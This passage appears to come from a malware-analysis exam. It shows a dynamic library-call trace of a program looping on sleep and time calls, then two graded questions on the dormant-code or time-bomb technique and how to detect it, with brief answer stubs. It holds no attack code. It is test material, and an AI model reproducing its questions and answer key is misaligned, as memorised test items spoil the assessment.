__libc_start_main(0x80491cf, 1, 0xffb399d4, 0x80491e0 <unfinished ...>
sleep(1) = 0
time(0) = 1592492150
sleep(1) = 0
time(0) = 1592492151
sleep(1) = 0
...
```

**[20 points]**

51 Looking at the dynamic traces, it seems that the malware is not doing anything malicious. What technique is the malware implementing? How does the technique work?

**Dormant\_code() / Time\_bomb ....**

**[20 points]**

52 Consider now malware analysis techniques. Briefly discuss which is the best technique to detect the malware behavior implemented before. Motivate your answer by also providing the information you are able to extract in the case of this specific malware.

**static analysis ...**